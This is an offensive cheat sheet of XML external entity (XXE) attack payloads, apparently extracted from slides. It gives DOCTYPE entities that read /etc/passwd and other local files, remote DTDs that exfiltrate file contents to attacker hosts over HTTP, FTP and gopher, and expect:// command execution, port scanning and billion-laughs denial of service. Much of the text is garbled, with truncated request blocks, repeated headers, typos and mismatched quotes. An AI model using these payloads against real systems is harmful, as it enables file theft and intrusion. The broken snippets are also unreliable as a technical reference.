

XML B O D Y

POST /xml-body HTTP/1.1 Host: www.company.com

Content-Type: application/xml

Content-Length: Number

<root>


<email>me@gmail.com></email>
<password>*********</password>

</root>

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Workflow Of Hacking XML BODY





Try To Read Local Files e.g. <!DOCTYPE name [<!ENTITY read SYSTEM "file:///etc/passwd">]>









Try To Read Local Files With standalone="no" e.g. <?xml version="1.0" encoding="UTF-8" standalone="no"?>





Try To Use PUBLIC Instead Of SYSTEM To Read Local Files e.g. <!DOCTYPE name [<!ENTITY read PUBLIC "file:///etc/passwd">]>



```
POST /xml-body HTTP/1.1
Host: www.company.com
Content-Type: application/xml
Content-Length: Number

Content-Length: Number

<pr
```



Try To Read Local Files e.g. <!DOCTYPE name [<!ELEMENT root ANY > <!ENTITY read SYSTEM "file:///etc/passwd">]>

- The Writeup
- 1 Writeup

```
POST /xml-body HTTP/1.1
Host: www.company.com
Content-Type: application/xml
Content-Length: Number

Content-Length: Number

<pre
```



If You Will Read Files Contains Special Characters e.g. etc/fstab So You Will Need Using <![CDATA[]]> To Bypass This



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```
POST /xml-body HTTP/1.1
Host: www.company.com
Content-Type: application/xml
Content-Length: Number

Content-Length: Number

<
```



Try To Read Large Files e.g. <!DOCTYPE name [<!ENTITY read SYSTEM "file:///dev/urandom">]> To Do DOS





• 1 Writeup

Try To Read Local Files e.g. <!DOCTYPE read SYSTEM "file:///etc/passwd">



```
POST /xml-body HTTP/1.1
Host: www.company.com
Content-Type: application/xml
Content-Length: Number

Content-Length: Number

<pre
```



Try To Get DNS OR HTTP Reverse Interaction By Using e.g. <!DOCTYPE name [<!ENTITY SYSTEM "http://id.burpcollaborator.net">]>



Try To Get DNS OR HTTP Reverse Interaction With standalone="no" e.g. <?xml version="1.0" encoding="UTF-8" standalone="no"?>



```
POST /xml-body HTTP/1.1
Host: www.company.com
Content-Type: application/xml
Content-Length: Number

Content-Length: Number

<pr
```



Try To Use PUBLIC Instead Of SYSTEM To Get DNS OR HTTP Reverse Interaction By Using e.g. <!DOCTYPE name [<!ENTITY PUBLIC "http://id.burpcollaborator.net">]>



```
POST /xml-body HTTP/1.1
Host: www.company.com
Content-Type: application/xml
Content-Length: Number

POST /xml version="1.0"?>

Post / xml version="1.0"?>

Post / xml version="1.0"?>
```



Try To Get DNS OR HTTP Reverse Interaction By Using e.g. <!DOCTYPE name SYSTEM "http://id.burpcollaborator.net">





Try To Get DNS OR HTTP Reverse Interaction With standalone="no" e.g. <?xml version="1.0" encoding="UTF-8" standalone="no"?>



Try To Use PUBLIC Instead Of SYSTEM To Get DNS OR HTTP Reverse Interaction By Using e.g. <!DOCTYPE name PUBLIC "http://id.burpcollaborator.net">





Try To Get Read Files From FTP Server By Using e.g. <!DOCTYPE name [<!ENTITY SYSTEM "ftp://comapny.com/secrets.txt">]>



```
POST /xml-body HTTP/1.1
Host: www.company.com
Content-Type: application/xml
Content-Length: Number

Content-Length: Number

<pr
```

Try To Get Read Files From FTP Server With standalone="no" e.g. <?xml version="1.0" encoding="UTF-8" standalone="no"?>



```
POST /xml-body HTTP/1.1
Host: www.company.com
Content-Type: application/xml
Content-Length: Number

Content-Length: Number

<pr
```



Try To Use PUBLIC Instead Of SYSTEM To Read Files From FTP Server By Using e.g. <!DOCTYPE name [<!ENTITY PUBLIC "ftp://comapny.com/secrets.txt">]>



```
POST /xml-body HTTP/1.1
Host: www.company.com
Content-Type: application/xml
Content-Length: Number

Content-Length: Number

<pr
```



Reading From Remote XML File



```
:~#cat file.xml
 <!ENTITY % data SYSTEM "file:///etc/passwd">
 <!ENTITY % responseBack "<!ENTITY pwnfromME SYSTEM 'http%data;://1.3.3.7/;'>">
POST /xml-body HTTP/1.1
Host: www.company.com
Content-Length: Number
<root>
   <email>&pwnfromME;</email>
   <password>*******</password>
</root>
```



Reading From Remote XML File With standalone="no"



```
:~#cat file.xml
 <!ENTITY % data SYSTEM "file:///etc/passwd">
 <!ENTITY % responseBack "<!ENTITY pwnfromME SYSTEM 'http%data;://1.3.3.7/;'>">
POST /xml-body HTTP/1.1
Host: www.company.com
Content-Length: Number
<root>
   <email>&pwnfromME;</email>
   <password>*******</password>
</root>
```



Reading From Remote XML File With PUBLIC Instead Of SYSTEM



```
:~#cat file.xml
 <!ENTITY % data SYSTEM "file:///etc/passwd">
 <!ENTITY % responseBack "<!ENTITY pwnfromME SYSTEM 'http%data;://1.3.3.7/;'>">
POST /xml-body HTTP/1.1
Host: www.company.com
Content-Length: Number
<root>
   <email>&pwnfromME;</email>
   <password>*******</password>
</root>
```



Reading From Remote DTD File

- Video
- 1 Writeup
- 1 Writeup

```
:~#cat file.dtd
 <!ENTITY % read SYSTEM 'file:///etc/hosts">
 <!ENTITY % all "<!ENTITY pwnfromME SYSTEM 'file:///test/_%read;'>">
POST /xml-body HTTP/1.1
Host: www.company.com
Content-Length: Number
<root>
   <email>&pwnfromME;</email>
   <password>*******</password>
</root>
```



Reading From Remote DTD File II

- Video
- 1 Writeup
- 1 Writeup

```
:~#cat file.dtd
 <!ENTITY % all "<!ENTITY pwnfromME SYSTEM 'http://me.com/?file=&read;'>">
POST /xml-body HTTP/1.1
Host: www.company.com
Content-Length: Number
<root>
   <email>&pwnfromME;</email>
   <password>*******</password>
</root>
```



Reading From Remote DTD File III



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Writeup

```
:~#cat file.dtd
 <!ENTITY % file SYSTEM "file:///etc/passwd">
 <!ENTITY % send "<!ENTITY pwnfromMe SYSTEM 'http://me.com/?%file;'>">
POST /xml-body HTTP/1.1
Host: www.company.com
Content-Length: Number
<root>
   <email>&pwnfromME:</email>
   <password>*******</password>
</root>
```



Reading From Remote DTD File IIII



```
:~#cat file.dtd
 <!ENTITY end "]]>">
 <!ENTITY pwnfromME "&start;&file;&end;">]>
POST /xml-body HTTP/1.1
Host: www.company.com
Content-Length: Number
<root>
   <email>&pwnfromME:</email>
   <password>*******</password>
</root>
```



Reading From Remote DTD File Contains FTP Server



```
:~#cat ftp.dtd
 <?xml version="1.0" encoding="UTF-8"?>
 <!ENTITY % all "<!ENTITY pwnfromME SYSTEM 'ftp://test:%read;@me.com:PORT/'>"> %all;
           :~#python -m http.server 9001
           ~#ruby ftp_server.rb
POST /xml-body HTTP/1.1
Host: www.company.com
Content-Length: Number
<root>
   <email>&pwnfromME;</email>
   <password>*******</password>
</root>
```



Reading From Remote DTD File Contains FTP Server II



Blog

• M Writeup

```
:~#cat ftp.dtd
 <!ENTITY % read SYSTEM 'file:///etc/hosts">
 <!ENTITY % all "<!ENTITY pwnfromME SYSTEM 'ftp://me.com:PORT:/_%read;'>">
            :~#ruby ftp_server.rb
POST /xml-body HTTP/1.1
Host: www.company.com
Content-Length: Number
<root>
   <email>&pwnfromME;</email>
   <password>*******</password>
</root>
```



Reading From Remote DTD File Contains Gopher Protocol



```
~#cat gopher.dtd
 <!ENTITY % all "<!ENTITY pwnfromME SYSTEM 'gopher://me.com:80/%read;'>">
            :∼#tcpdump -A src host www.compant.com and port 80 and greater 1000
POST /xml-body HTTP/1.1
Host: www.company.com
Content-Length: Number
<root>
   <email>&pwnfromME</email>
   <password>*******</password>
</root>
```



Try To Use Local DTD Files To Read Local Files e.g. etc/passwd



```
POST /xml-body HTTP/1.1
Host: www.company.com
Content-Length: Number
<root>
   <email>me@gmail.com</email>
   <password>*******</password>
</root>
```



Use Open Redirection To Read From Remote DTD File



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```
:~#cat file.dtd
 <!ENTITY % read SYSTEM 'file:///etc/hosts">
 <!ENTITY % all "<!ENTITY pwnfromME SYSTEM 'file:///test/_%read;'>">
POST /xml-body HTTP/1.1
Host: www.company.com
Content-Length: Number
<root>
   <email>&pwnfromME;</email>
   <password>*******</password>
</root>
```



Try To Use Some Wrappers e.g. php://, data://, phar:// OR rar:// By Using e.g. <!DOCTYPE name [<!ENTITY SYSTEM "php://filter/convert.base64- encode/resource=/etc/passwd">]>

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```
POST /xml-body HTTP/1.1
Host: www.company.com
Content-Type: application/xml
Content-Length: Number

Content-Length: Number

<pre
```



Try To Use Some Wrappers e.g. php://, data://, phar:// OR rar:// With standalone="no" e.g. <?xml version="1.0" encoding="UTF-8" standalone="no"?>





Try To Use PUBLIC Instead Of SYSTEM With Some Wrappers e.g. php://, data://, phar:// OR rar:// By Using e.g. <!DOCTYPE name [<!ENTITY PUBLIC "php://filter/convert.base64-encode/resource=/etc/passwd">]>



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Try To Use expect Wrapper e.g.

<!DOCTYPE name [<!ENTITY SYSTEM "expect://CMD">]>







Try To Use expect Wrapper With standalone="no" e.g. <?xml version="1.0" encoding="UTF-8" standalone="no"?>



```
POST /xml-body HTTP/1.1
Host: www.company.com
Content-Type: application/xml
Content-Length: Number

Content-Length: Number

<pre
```

Try To Use PUBLIC Instead Of SYSTEM With expect Wrapper e.g. <!DOCTYPE name [<!ENTITY PUBLIC "expect://CMD">]>



```
POST /xml-body HTTP/1.1
Host: www.company.com
Content-Type: application/xml
Content-Length: Number

Content-Length: Number

<p
```



Try To Do PORT Scanning By Using e.g. !DOCTYPE name [<!ENTITY SYSTEM "http://comapny.com:PORT">]>



```
POST /xml-body HTTP/1.1
Host: www.company.com
Content-Type: application/xml
Content-Length: Number

POST /xml version=v1.0v7>

POST /xml version=v1.0v7>

POST /xml

POST

POST
```

Try To Do PORT Scanning With standalone="no" e.g. <?xml version="1.0" encoding="UTF-8" standalone="no"?>



Try To Use PUBLIC Instead Of SYSTEM To Do PORT Scanning By Using e.g. <!DOCTYPE name [<!ENTITY PUBLIC "http://comapny.com:PORT">]>





Try To Do DOS aka Billion Laughs Attack







```
POST /xml-body HTTP/1.1
Host: www.company.com
Content-Type: application/xml
Content-Length: Number
```

Try To Do DOS aka Billion Laughs Attack With standalone="no" e.g. <?xml version="1.0" encoding="UTF-8" standalone="no"?>



```
POST /xml-body HTTP/1.1
Host: www.company.com
Content-Type: application/xml
Content-Length: Number

<pr
```



Try To Use Encoding UTF-7, UTF-16 OR UTF-16BE Instead Of Encoding UTF-8 e.g. <?xml version="1.0" encoding="UTF-7" standalone="no"?>

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Thank You

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